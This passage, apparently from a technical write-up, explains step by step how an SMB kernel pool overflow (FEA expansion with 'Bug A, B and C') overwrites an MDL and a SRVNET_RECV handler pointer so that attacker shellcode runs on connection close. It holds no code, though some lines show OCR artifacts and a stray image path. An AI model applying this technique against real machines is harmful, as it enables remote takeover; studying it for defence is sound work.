chunk contains a header with an MDL and a pointer

to the SRVNET_RECV structure, which in turn points to a handler function for closed connections. Out of these transactions, one, the main one, does not send the final $_SECONDARY, causing the expansion of the FEA buffer at the appropriate moment.$




The MDL **mdl** (Memory Descriptor List) is a data structure used to map large I/O buffers that span a range of continuous virtual addresses across multiple fragments of physical memory.





A new connection is opened using Bug C, after which another transaction is initiated. If we're lucky, this one will be contiguous to the one created with Bug C.



Then, we perform the following sequence of actions.

1. We close the connection created with Bug C and create a free space, a gap, in the pool.

2. We send the last transaction of the previously opened main connection. This causes the expansion of the data structure (Bug A and B) containing the FEA in NT format, leading to the overwriting of the chunk adjacent to the one created with Bug C. The copying of the FEA stops when desired, as they will contain an invalid flag that triggers a feedback from the server regarding the buffer overwrite.

3. With the overflow, the MDL is overwritten, and it now points to the heap instead of the pool. The pointer to `SRVNET_RECV` is also overwritten, and it now points to a data structure that was sent earlier, appropriately.

4. Knowing that the overflow was successful, we send the secondary transactions for the highlighted 'srvnet' chunk. Since the MDL now points to the heap, it is possible to write malicious code (e.g., a shellcode) into it. Naturally, the fake `SRVNET_RECV` data structure will have a handler function pointing to this code.

5. At this point, it is sufficient to close the connection to this srvnet, and the code sent by the attacker will be executed.